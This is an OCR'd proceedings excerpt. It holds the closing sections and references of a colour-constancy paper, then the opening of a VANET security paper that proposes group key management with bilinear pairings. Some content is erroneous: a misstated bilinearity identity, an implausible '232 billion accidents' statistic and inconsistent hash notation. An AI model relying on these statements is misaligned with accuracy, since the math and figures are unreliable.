


Figure 6. Mean per-image maximum difference of reproduction angular error obtained by the Gray-world method for pairs of image datasets generated by CroP under illuminations grouped by angles between them.




Figure 7. Mean per-image maximum difference of reproduction angular error obtained by the Shades-of-Gray method for pairs of image datasets generated by CroP under illuminations grouped by angles between them.

6. Conclusions

In this paper some basic properties that should be expected from the images generated through data augmentation by illumination simulation have been examined. It has been shown how the commonly used data augmentation by illumination simulation has no effect on the performance of momentum-based methods. This means that the usual form of augmentation also has practically no use at all when learning the best parameters for momentum-based methods by minimizing the estimation error. On the other hand, real illuminations have such an effect that the performance of momentum-based methods on the same images can on average differ by several degrees depending on the scene illumination. Additionally, in many cases even slight changes from one illumination to another bring significant change in performance of momentum-based methods with the maximum of the expected reproduction angular error obtained on images growing linearly with the angle between the illuminations. Future research will include designing more extensive tests for examining further limits of the described data augmentation and looking for better ways of doing it without relying on generators like CroP. As for using CroP, some future improvements may include its extension to other materials as well as increasing the number of supported illuminations and using various other light sources with different spectral characteristics. Additionally, the effect of using a 3×3 matrix instead of a diagonal von Kries matrix for the sake of enabling simple data augmentation is also going to be researched.

ACKNOWLEDGEMENTS

This work was supported by the Croatian Science Foundation under Project IP-06-2016-2092.

REFERENCES

[1] Ebner, M. (2007). Color constancy (Vol. 7). John Wiley & Sons.

[2] Barnard, K., Cardei, V., & Funt, B. (2002). A comparison of computational color constancy algorithms. I: Methodology and experiments with synthesized data. IEEE transactions on Image Processing, 11(9), 972-984.

[3] Land, E. H. (1977). The retinex theory of color vision. Scientific american, 237(6), 108-129.

[4] Funt, B., & Shi, L. (2010, January). The rehabilitation of maxrgb. In Color and imaging conference (Vol. 2010, No. 1, pp. 256-259). Society for Imaging Science and Technology.

[5] Banić, N., & Lončarić, S. (2013). Using the random sprays Retinex algorithm for global illumination estimation. arXiv preprint arXiv:1310.0307.

[6] Banić, N., & Lončarić, S. (2014, August). Color Rabbit: Guiding the distance of local maximums in illumination estimation. In 2014 19th International Conference on Digital Signal Processing (pp. 345-350). IEEE.

[7] Banić, N., & Lončarić, S. (2014, October). Improving the white patch method by subsampling. In 2014 IEEE International Conference on Image Processing (ICIP) (pp. 605-609). IEEE.

[8] Buchsbaum, G. (1980). A spatial processor model for object colour perception. Journal of the Franklin institute, 310(1), 1-26.

[9] Finlayson, G. D., & Trezzi, E. (2004, January). Shades of gray and colour constancy. In Color and Imaging Conference (Vol. 2004, No. 1, pp. 37-41). Society for Imaging Science and Technology.

[10] Van De Weijer, J., Gevers, T., & Gijsenij, A. (2007). Edge-based color constancy. IEEE Transactions on image processing, 16(9), 2207-2214.

[11] Cheng, D., Prasad, D. K., & Brown, M. S. (2014). Illuminant estimation for color constancy: why spatial-domain methods work and the role of the color distribution. JOSA A, 31(5), 1049-1058.

[12] Finlayson, G. D., Hordley, S. D., & Tastl, I. (2006). Gamut constrained illuminant estimation. International Journal of Computer Vision, 67(1), 93-109.

[13] Van De Weijer, J., Schmid, C., & Verbeek, J. (2007, October). Using high-level visual information for color constancy. In 2007 IEEE 11th International Conference on Computer Vision (pp. 1-8). IEEE.

[14] Gijsenij, A., & Gevers, T. (2007, June). Color constancy using natural image statistics. In 2007 IEEE Conference on Computer Vision and Pattern Recognition (pp. 1-8). IEEE.

[15] Gehler, P. V., Rother, C., Blake, A., Minka, T., & Sharp, T. (2008, June). Bayesian color constancy revisited. In 2008 IEEE Conference on Computer Vision and Pattern Recognition (pp. 1-8). IEEE.

[16] Chakrabarti, A., Hirakawa, K., & Zickler, T. (2011). Color constancy with spatio-spectral statistics. IEEE Transactions on Pattern Analysis and Machine Intelligence, 34(8), 1509-1519.

[17] Banić, N., & Lončarić, S. (2014). Color cat: Remembering colors for illumination estimation. IEEE Signal Processing Letters, 22(6), 651-655.

[18] Banić, N., & Lončarić, S. (2015, September). Using the red chromaticity for illumination estimation. In 2015 9th International Symposium on Image and Signal Processing and Analysis (ISPA) (pp. 131-136). IEEE.

[19] Banic, N., & Loncaric, S. (2015, March). Color Dog-Guiding the Global Illumination Estimation to Better Accuracy. In VISAPP (1) (pp. 129-135).

[20] Finlayson, G. D. (2013). Corrected-moment illuminant estimation. In Proceedings of the IEEE International Conference on Computer Vision (pp. 1904-1911).

[21] Cheng, D., Price, B., Cohen, S., & Brown, M. S. (2015). Effective learning-based illuminant estimation using simple features. In Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition (pp. 1000-1008).

[22] Barron, J. T. (2015). Convolutional color constancy. In Proceedings of the IEEE International Conference on Computer Vision (pp. 379-387).

[23] Barron, J. T., & Tsai, Y. T. (2017). Fast fourier color constancy. In Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition (pp. 886-894).

[24] Bianco, S., Cusano, C., & Schettini, R. (2015). Color constancy using CNNs. In Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition Workshops (pp. 81-89).

[25] Shi, W., Loy, C. C., & Tang, X. (2016, October). Deep specialized network for illuminant estimation. In European conference on computer vision (pp. 371-387). Springer, Cham.

[26] Hu, Y., Wang, B., & Lin, S. (2017). Fc4: Fully convolutional color constancy with confidence-weighted pooling. In Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition (pp. 4085-4094).

[27] Qiu, J., Xu, H., Ma, Y., & Ye, Z. (2018). PILOT: A Pixel Intensity Driven Illuminant Color Estimation Framework for Color Constancy. arXiv preprint arXiv:1806.09248.

[28] Koščević, K., Banić, N., & Lončarić, S. (2019). Color beaver: Bounding illumination estimations for higher accuracy. In Proceedings of the 14th International Joint Conference on Computer Vision, Imaging and Computer Graphics Theory and Applications (VISAPP 2019) (p. 183).

[29] Akbarinia, A., & Parraga, C. A. (2017). Colour constancy beyond the classical receptive field. IEEE transactions on pattern analysis and machine intelligence, 40(9), 2081-2094.

[30] Woo, S. M., Lee, S. H., Yoo, J. S., & Kim, J. O. (2017). Improving color constancy in an ambient light environment using the phong reflection model. IEEE Transactions on Image Processing, 27(4), 1862-1877.

[31] Yang, K. F., Gao, S. B., & Li, Y. J. (2015). Efficient illuminant estimation for color constancy using grey pixels. In Proceedings of the IEEE conference on computer vision and pattern recognition (pp. 2254-2263).

[32] Gao, S. B., Yang, K. F., Li, C. Y., & Li, Y. J. (2015). Color constancy using double-opponency. IEEE transactions on pattern analysis and machine intelligence, 37(10), 1973-1985.

[33] Banić, N., Koščević, K., Subašić, M., & Lončarić, S. (2019). Crop: Color constancy benchmark dataset generator. arXiv preprint arXiv:1903.12581.

[34] Banic, N., & Loncaric, S. (2018). Flash and Storm: Fast and Highly Practical Tone Mapping based on Naka-Rushton Equation. In VISIGRAPP (4: VISAPP) (pp. 47-53).

[35] Finlayson, G. D., Zakizadeh, R., & Gijsenij, A. (2016). The reproduction angular error for evaluating the performance of illuminant estimation algorithms. IEEE transactions on pattern analysis and machine intelligence, 39(7), 1482-1488.

[36] Laakom, F., Raitoharju, J., Iosifidis, A., Nikkanen, J., & Gabbouj, M. (2019, December). Color constancy convolutional autoencoder. In 2019 IEEE Symposium Series on Computational Intelligence (SSCI) (pp. 1085-1090). IEEE.

[37] Laakom, F., Passalis, N., Raitoharju, J., Nikkanen, J., Tefas, A., Iosifidis, A., & Gabbouj, M. (2020). Bag of color features for color constancy. IEEE Transactions on Image Processing, 29, 7722-7734.

[38] von Kries, J. (1902). Theoretische studien über die umstimmung des sehorgans. Festschrift der Albrecht-Ludwigs-Universität, 145-158.

[39] Barnard, K., Martin, L., Funt, B., & Coath, A. (2002). A data set for color research. Color Research & Application: Endorsed by Inter-Society Color Council, The Colour Group (Great Britain), Canadian Society for Color, Color Science Association of Japan, Dutch Society for the Study of Color, The Swedish Colour Centre Foundation, Colour Society of Australia, Centre Français de la Couleur, 27(3), 147-151.

[40] Rizzi, A., Gatta, C., & Marini, D. (2003, January). YACCD: yet another color constancy database. In Color Imaging VIII: Processing, Hardcopy, and Applications (Vol. 5008, pp. 24-35). International Society for Optics and Photonics.
[41] Weber, A. (2019). SIPI Image Database -Mmisc. [Online]. Available: http://sipi.usc.edu/database/database.php?volume=misc
[42] Banić, N., Koščević, K., & Lončarić, S. (2017). Unsupervised learning for color constancy. arXiv preprint arXiv:1712.00436.
[43] Wilcoxon, F. (1992). Individual comparisons by ranking methods. In Breakthroughs in statistics (pp. 196-202). Springer, New York, NY.
[44] Hordley, S. D., & Finlayson, G. D. (2004, August). Re-evaluating colour constancy algorithms. In Proceedings of the 17th International Conference on Pattern Recognition, 2004. ICPR 2004. (Vol. 1, pp. 76-79). IEEE.
[45] Rupert Jr, G. (2012). Simultaneous statistical inference. Springer Science & Business Media.
[46] Abdi, H. (2007). Bonferroni and Šidák corrections for multiple comparisons. Encyclopedia of measurement and statistics, 3, 103-107.

AUTHORS

Nikola Banić received B.Sc., M.Sc., and Ph.D. degrees in computer science in 2011, 2013, and 2016, respectively. He is currently working as a senior computer vision engineer at Gideon Brothers, Croatia. He has worked in real-time image enhancement for embedded systems, digital signature recognition, people tracking and counting, and image processing for stereo vision. His research interests include image enhancement, color constancy, image processing for stereo vision, and tone mapping.

Karlo Koščević received B.Sc. and M.Sc. degrees in computer science in 2016 and 2018, respectively. He is currently in his second year of the technical sciences in the scientific field of computing Ph.D. program at the Faculty of Electrical Engineering and Computing, University of Zagreb, Croatia. His research interests include image processing, image analysis, and deep learning. His current research is in the area of color constancy with a focus on learning-based methods for illumination estimation.

Marko Subašić received a Ph.D. degree from the Faculty of Electrical Engineering and Computing at the University of Zagreb in 2007. Since 1999, he has been working at the Department for Electronic Systems and Information Processing at the Faculty of Electrical Engineering and Computing at the University of Zagreb, currently as an associate professor. He teaches several courses at the graduate and undergraduate levels. His research interests lie in image processing and analysis and neural networks, with a particular interest in image segmentation, detection techniques, and deep learning. He is a member of the IEEE - Computer Society, the Croatian Center for Computer Vision, the Croatian Society for Biomedical Engineering and Medical Physics, and the Centre of Research Excellence for Data Science and Advanced Cooperative Systems.

Sven Lončarić received B.Sc., M.Sc., and Ph.D. degrees in 1985, 1989, and 1994, respectively. After earning his doctoral degree, he continued his academic career at the Faculty of Electrical Engineering and Computing, University of Zagreb, where he is currently a full professor. He was an assistant professor at the Department of Electrical and Computer Engineering, New Jersey Institute of Technology, NJ, USA, from 2001-2003. His main areas of research are image processing and analysis. Together with his students and collaborators, he has published more than 200 publications in scientific peer-reviewed journals and has presented his work at international conferences. He is a senior member of the IEEE, director of the Center for Artificial Intelligence, and co-director of the national Center of Research Excellence for Data Science and Advanced Cooperative Systems. He is a recipient of several awards for his scientific and professional work.

MAR_SECURITY: A JOINT SCHEME FOR IMPROVING THE SECURITY IN VANET USING SECURE GROUP KEY MANAGEMENT AND CRYPTOGRAPHY (SGKC)

Mahabaleshwar Kabbur and V. Arul Kumar

School of Computer Science & Applications,
REVA University, Bengaluru-64, Karnataka, India

ABSTRACT

Vehicular Ad-hoc network (VANET) has gained huge attraction from research community due to their significant nature of providing the autonomous vehicular communication. The efficient communication is considered as prime concern in these networks however, several techniques have been introduced to improve the overall communication of VANETs. Security and privacy are also considered as prime aspects of VANETs. Maintaining data security and privacy is highly dynamic VANETs is a challenging task. Several techniques have been introduced recently which are based on the cryptography and key exchange. However, these techniques provide solution to limited security threats. Hence, this work introduces a novel approach for key management and distribution in VANET to provide the security to the network and its components. This approach is later incorporated with cryptography mechanism to secure data packets. Hence, the proposed approach is named as Secure Group Key Management and Cryptography (SGKC). The experimental study shows significant improvements in the network performance. This SGKC approach will help the VANET user's fraternity to perform secured data transmission.

KEYWORDS

Network Protocols, Wireless Network, Mobile Network, Virus, Worms & Trojan.

1. INTRODUCTION

The transportation system plays an important role in the development of any country's economic growth. Thus, the demand for vehicles increases. This increased utilization of vehicles has several advantages such as better and efficient transportation, and also it has several disadvantages related to road safety and other issues such as accidents. A recent study revealed that total 232 billion accidents are reported in the United States and 100 thousand deaths are reported every year in China, and it is still increasing [1]. In these accidents, more than 57% of accidents are caused due to human error such as lack of attention, poor cooperation among vehicle drivers and poor decisions. The frequent exchange of accident alarm between vehicles can help to avoid these incidents. This communication between vehicles can be performed using wireless communication. Recently, increased the growth of wireless communication has gained huge attraction in various real-time applications such as mobile communication, wireless sensor networks, and satellite communications, etc.

David C. Wyld et al. (Eds): SPPR, NECO, GridCom, ICCSEA, SCAI, UBIC, SEMIT, MLDS - 2020
pp. 39-54, 2020. CS & IT - CSCP 2020 DOI: 10.5121/csit.2020.101904

The technological growth in networking, embedded technology has enabled various development opportunities for the automobile industry due to that vehicles are equipped with various types of smart devices such as Wi-Fi, GPS and other smart devices. Due to these smart devices, vehicles can communicate with each other in wireless manner and facilitates the formation of Vehicular Ad Hoc Network (VANET) where vehicles can communicate to avoid congestion and accidents. Recently, numerous researches are conducted to the establishment of reliable Intelligent Transport System (ITS) which has several facilities such as traffic monitoring, collision control, traffic flow control, nearby location information services, and internet availability in vehicles. Generally, VANETs are characterized by the following factors such as dynamic network topology, on-board sensors, unlimited power, and storage, etc. Similarly, the VANET communication systems can be classified based on the communication types which are: communication inside the vehicle, vehicle to vehicle communication, vehicle to road-side-infrastructure and hybrid communication V2X where a vehicle can communicate to the vehicle and road-side units [2]. Due to the aforementioned reasons, VANET security is widely studied. These attacks include availability attack such as denial of service, authenticity attacks such as sybil attack, data confidentiality such as eavesdropping, data trust and non-repudiation such as loss of event traceability. Figure 1 shows a classification of various attacks on VANET.




Fig. 1: Examples of VANET threats and attacks

These attacks can lead towards the development of a poor ITS. Hence, security becomes the prime concern for these applications. The Several routing approaches have been introduced which include AODV [3], DSDV [4], DSR [5] and OLSR [6] for efficient data delivery and communication. Moreover, heuristic optimization algorithms are also introduced such as Heuristic algorithm using Ant Colony Optimization [7], Meta-heuristic [8], CACONET [9], and improved hybrid ant particle optimization (IHAPO) [10], etc. Similarly, artificial intelligence schemes are also introduced such as Fuzzy Logic based routing [11], and neural network [12], etc. Several techniques are introduced to overcome the security related issues in VANET. Recently, CARAVAN [13], AMOEBA [14], REP [15], VSPN [16] and many more approaches have been developed to facilitate the location privacy. Similarly, the cryptography based schemes are also introduced to secure the message. [17] Introduced cryptography approach to deal with the Sybil attacks. Some of the security schemes are introduced based on the key-management protocol such as [18] presented Diffie-Hellman key generation scheme. Key management and key generation are the crucial stages of authentication. [19] Presented ID-based authentication protocol. Furthermore, the cryptographic schemes are expanded based on the symmetric and asymmetric cryptography schemes [7]. However, achieving security in these types of dynamic networks is always considered as a challenging task and various researches are still under progress to provide more security in VANETs. This work focuses on security requirement of VANET and introduces a novel approach for secure communication in VANETs. The main contributions of the work are as follows:

- Development of a novel approach for group key distribution which includes authentication process to improve the network security.
- Incorporating a novel data encryption process based on the Elliptic Curve Cryptography (ECC) scheme.

Rest of the manuscript is organized as: literature review study is presented in section II, proposed solution for the security and QoS enhancement in the VANET is presented in section III, section IV presents the experimental study and presents comparative analysis to show the robust performance of proposed model. Finally, section V presents concluding remarks.

2. LITERATURE SURVEY

This section represents brief discussion about recent techniques of secure communication in VANETs. This section includes various schemes such as authentication, key generation, key exchange, hash function and cryptography schemes. Ref. by [20] presented a robust approach for secure and QoS aware routing approach for VANET. According to this approach, Ant colony optimization scheme is used to find the optimal route based on the data traffic type. The ACO scheme helps to achieve the best fit solution for the given problem. Later, VANET-oriented Evolving Graph (VoEG) model is developed to measure the likelihood among vehicles. Ref. by[21] introduced 2FLIP approach to maintain the location privacy. This process uses message authentication code (MAC) and hash operations to induce the two-factor authentication. Moreover, this approach uses biometric system for each driver to collect the traces of each driver where these biometrics are verified using tamper-proof device (TPD) is embedded in on board unit (OBU). In order to secure the V2V and V2R communication, one-way hash function are generated, the message is secured using MAC generation and a hash function is re-generated for verification. Ref. by [22] introduced an authentication model for anonymous users based on the signature and message recovery. This approaches uses batch operations to authenticate the multiple signature which helps to reduce the authentication time. The main contributions of approach are as follows: ID based anonymous signature scheme is developed for authentication where length of the packet are shorter, resulting in reduced communication overhead. In the next stage, the message is recovered using signature which reduces the computation overhead by neglecting the message with invalid signature. Finally, batch authentication is used where all the messages can be authentication at the same time. Bad mouthing and providing the false information are the serious issues in VANETs. Generally, reputation management schemes are used for this purpose but it cannot handle the self-promoting attack and it may violate location privacy. To deal with these issues, Ref. by [23] presented privacy preserving and reputation management model to mitigate the bad mouthing attacks. This work presents a service reputation which is used for computing the QoS of the user, if any user provides low QoS then it is identified as malicious node. Furthermore, this work focuses on the location privacy by presenting the hidden-zone and k-anonymity scheme. Ref. by [24] discussed that the current routing scheme do not ensure the on-time packet delivery due to high dynamic nature of VANETs which affects the process of safety alert message. These safety messages require security to maintain the hassle free traffic hence in this work a secure routing scheme VANSecis presented to avoid the threats to the network. This approach is based on the trust management which identifies the false and malicious nodes.

Ref. by [25] presented Ad hoc On-demand Multipath Distance Vector (AOMDV) routing algorithm. This algorithm provides minimum three paths to route the packets. However, AOMDV suffers from the lack of security scheme, cryptography and intrusion detection schemes because of these issues this protocol is vulnerable to the various threats such as black hole and man in the middle attack. Hence, this wok introduces secure and efficient AOMDV protocol for VANETs. The security is enabled by detecting the malicious vehicles which are not authenticated and pose malicious behaviour. Furthermore, best path is obtained using Route Reply (RREP) packet. Ref. by [26] focused on the data security in VANETs and suggested that the secured data can be delivered using LEACH protocol. Hence, in this work, authors considered the combination of LEACH protocol and lightweight cryptographic model. For increasing the security, the Random Firefly is used for identifying the trustworthy vehicles in the considered network topology. After identifying the reliable vehicles, the lightweight security and Hash function methods are used for securing the information for transmission. Ref. by [27] presented Security Aware Fuzzy Enhanced Reliable Ant Colony Optimization (SAFERACO) routing protocol to distinguish the malicious and trustworthy nodes during communication. The misbehaving nodes are discarded from the routing process. User authentication plays important role to improve the security of VANETs. Several approaches are present based on authentication.

3. PROPOSED MODEL

This section presents the proposed model for secure and efficient communication in vehicular Ad-Hoc networks. Significant amount of works have been carried out to improve the communication performance but security remains a challenging task. Moreover, the dynamic network topology creates several challenging issue. Thus, user authentication and key management becomes a tedious task to maintain the cure communication. This research work focus on the key management and data security. The proposed model of SGKC organized as follows:

- **A.** First of all, we deploy a Vehicular Ad-Hoc network and define the preliminary and initial assumptions related to the network.
- **B.** In the next phase, V2V, V2I and V2X communication protocol is presented where key management, authentication, key exchange modules are presented
- **C.** Finally, the cryptography scheme is presented to secure the data packets.

A. Preliminaries and Network Modelling

The VANET architecture contains several components such as trusted authority (TA), road side units (RSUs), service provider (SP), and onboard unit (OBU) mounted vehicles as shown in figure 2. Each entity of network has assigned specific tasks. Generally, TA is considered as car manufacturer or transport management departments. Trust authority is responsible for registering the RSUs, generates the public and private keystoauthenticate each user. TA performs several computations hence we assume that enough storage is provided to TA along with adequate computation capability. Road Side Units (RSUs) are the infrastructures which are deployed at the road intersection and road side which act as relays for V2I communication.




Fig. 2: VANET Model

The communication between RSU and vehicle is performed using dedicated short-range communications (DSRC) protocol. The main task of RSU is to verify the legitimacy of the received message from vehicles [8]. The Service provider provides different types of application to all vehicles. In order to provide the application services, the RSU receives the message from vehicles, verifies its legitimacy and if the message is valid then forwarded to the application server for providing the required service. The SA, TA and RSU can communicate through a safety cable channel. Similarly, OBU is a wireless unit which is installed on the vehicle with GPS and a small device for short range communications.

B. Security Requirements

In VAETs, data security and privacy are considered as important factor to develop the secure VANET model. This work focuses on the following security requirements [28][29][30]:

- **User authentication and message integrity:** in this architecture, once the message is transmitted to the receiver, then the receiver must ensure the message integrity and validity by verifying the signatures.
- **Vehicle identity protection:** the actual vehicle identity is only known by the trusted authority and the vehicles. This helps to maintain the anonymity from other vehicles in the network.
- **Message traceability**: during communication, if any bogus message is received by the receiver, then TA should be able to track the original identity of the vehicle.
- **Message stealing:** during data communication of message transmission phase, the protocol should be able the secure the high confidentiality message by avoiding the message stealing by attackers.
- **Fake Message attack:** the fake messages are disseminated to harm the network entities hence the protocol should restrict the fake message circulation in the network.
- **Fake identity:** according to this attack the real identity of vehicle is forged and used for concealing the information. Hence, the identity of vehicles should be anonymized to prevent this attack.

Similarly, here it focus on achieving the solution for non-repudiation attack, replay attack and DOS attack to develop a more robust and secure network architecture.

Hence, in this work introduced a combined novel key management and data security approach for VANETs. The proposed model is implemented in two-fold manner where first of all key management is performed and later, data encryption is applied. The proposed approach is denoted as SGKC (Secure Group Key Management and Cryptography).

Table.1: Mathematical Properties

$\mathcal{G}_o, \mathcal{G}_N$	Additive cyclic group
$\mathscr{p}$	Large prime order for additive cyclic group
F	Bilinear map function
$\mathcal{R}_{RSU}$	Random key for RSU
K_{RSU}	Public key of RSU
$\mathbb{H}$	Hash function

C. SGKC (Secure Group Key Management and Cryptography).

(I) Group Key Management

This work first describes the bilinear map generation to incorporate the secure functionality in the network. Let us consider that $\mathcal{G}_o$ and $\mathcal{G}_N$ are the additive cyclic group with the large prime order $\mathscr{p}$. A map function F is computed as in equation 1

$$\hat{\mathrm{F}}: \mathcal{G}_o \times \mathcal{G}_N \rightarrow \mathcal{G}_N \tag{1}$$

In which it should satisfy the following conditions to generate the bilinear pairing.

- **Bilinear:** for all $M, N \in \mathcal{G}_o$ and for all $a, b \in \mathcal{Z}_{\mathscr{p}}^*$, the function is $\hat{\mathrm{F}}(aM, bN) = \hat{\mathrm{F}}(aM, bN)^{ab}$. Similarly, for all $M, N, Y \in \mathcal{G}_o$ the bilinear map as in equation 2 and 3.

$$\hat{\mathrm{F}}(M + N\,, Y) = \hat{\mathrm{F}}(M, Y)\hat{\mathrm{F}}(N, Y) \tag{2}$$

$$\hat{\mathrm{F}}(M\,, N + Y) = \hat{\mathrm{F}}(M, N)\hat{\mathrm{F}}(M, Y) \tag{3}$$

- **Non-degenerate:** there exists that the $M, N \in \mathcal{G}_o$, there is $\hat{\mathrm{F}}(M + N\,, Y) \neq 1$
- **Computability:** for all $M, N \in \mathcal{G}_o$efficient approach is present to compute the $\hat{\mathrm{F}}(M, N)$
- **Symmetric:** As per equation C4 for all $M, N \in \mathcal{G}_o$

$$\hat{\mathrm{F}}(M, N) = \hat{\mathrm{F}}(N, M) \tag{4}$$

According to the proposed approach, first it represents the authentication process between RSU and vehicle. The complete authentication process is divided into three phases as initialization, authentication and distribution of group keys. The working process of these stages is described in the following subsections.

I.a. Initialization

In this first step of proposed SGKC approach, we perform user registration and key allocation for each vehicle in the network. In VANET, vehicle must be registered with the TA then TA assigns secret information to the corresponding vehicle. During this process, the TA stores driver's information such as contact information, address, and licence plate number. Let us consider that the $G_{\mathcal{H}}$ as cyclic additive group, $Q_{\mathcal{H}}$ is the generator and unique vehicle id is denoted as id. Here, we adopt the Hash function as $\mathscr{k}: \{0,1\}^* \times G_{\mathcal{H}} \rightarrow \mathcal{Z}_{\mathscr{p}}^*$ where $\mathcal{Z}_{\mathscr{p}}^*$ denotes the nonnegative integer set which is less than the prime number $\mathscr{p}$. Based on these assumptions, the TA generates a secret key S_{id} for each vehicle in the network. The key is given as in equation 5.

$$S_{id} = \hslash(id, Q_{\mathcal{H}}) \qquad (5)$$

The generated key is assigned to the appropriate vehicle after registration. The secret key for each user/vehicle is stored in the TA's key storage dataset. Simultaneously, the TA selects a random integer to assign the private key for RSU. This random number is selected as $\mathcal{R}_{RSU} \in \mathcal{Z}_{\mathscr{p}}^*$. Let G_1 be an additive cyclic group of order q generated by P. Thus, the RSU public key can be computed as in equation 6.

$$K_{RSU} = \mathcal{R}_{RSU}P \qquad (6)$$

Here, RSU public key, generator P, hash function $\hslash$ and G_1 will be published to all devices whereas the RSU private secret key $\mathcal{R}_{RSU}$ is kept secret during this process. This process is used for registering the vehicle. Let us assume that the registered vehicle is entering the range of RSU. If that vehicle demands for any service from the VANET, then key assignment is the necessary task. This vehicle v selects a partial private key as $R_v \in \mathcal{Z}_{\mathscr{p}}^*$, and the corresponding partial public key is given as in equation 7.

$$Q_v = \mathcal{R}_vP \qquad (7)$$

Where P is the generator, using these parameters service request, public key and vehicle id are delivered to the corresponding RSU which are arranged as $\langle Service\ Request, Q_v, id\rangle$. once the partial public key Q_v is generated, the RSU request to TA for providing the secret key S for vehicle id i.e. RSU request to TA for S_{id}. At this stage, we generate a secure hash function as $\mathbb{H}: \{0,1\}^* \times G_1 \rightarrow G_1$. With the help of this, the partial keys can be generated as in equation 8.

$$Q_{id} = \mathbb{H}(id, Q_{RSU}) \qquad (8)$$

Based on the secret key, partial public key and secret key of RSU, a certificate is delivered to the vehicle as in equation 9.

$$C = Q_{id}S_{id}\mathcal{R}_{RSU} \qquad (9)$$

Thus, the partial private key can be derived as in equation 10.

$$R_u = R_{RSU}Q_{id} \qquad (10)$$

Now, the public key can be presented as $\langle Q_v, id\rangle$ and the private key set is given as $\langle \mathcal{R}_v, \mathcal{R}_u\rangle$

I.b. Authentication

In this process, we present authentication process for the vehicle. We assume that at a time t, the vehicle starts using the road message service. The partial public key and time combine as in equation 11.

$$Q_1 = Q_v t = \mathcal{R}_v P t \qquad (11)$$

Moreover, a cyclic group G_2 is generated with the prime order s and the bilinear operator is given as $\hat{\mathrm{F}}: G_1 \times G_1 \rightarrow G_2$. Here, the intermediate value of partial public key can be obtained as in equation 12.

$$Q_{id} = \mathbb{H}(id, Q_{RSU}) \qquad (12)$$

whereid is the vehicle id, and Q_{RSU} is the public key of RSU which are already known to the vehicle. Along with this, we generate two important parameters α and $\beta$for authentication as in equation 13.

$$\alpha = \hat{\mathrm{F}}(Q_{RSU}, Q_{id}) \qquad (13)$$

$$\beta = h(t \parallel \alpha, \mathcal{R}_{id})$$

Where $\mathcal{R}_{id}$ is the secret key of vehicle which is allocated during initialization phase. Based on these parameters, we generate the final signature as in equation 14.

$$U = \mathcal{R}_u + Q_{id}\mathcal{R}_v t v \qquad (14)$$

From here, the vehicle sends the authentication request as $\langle U, id, t, v \rangle$ and RSU performs the verification process whether $\alpha = \frac{\hat{\mathrm{F}}(P,U)}{\hat{\mathrm{F}}(Q_1,Q_{id})^v}$. In order to deliver the message, the following verification condition must be satisfied as in equation 15.

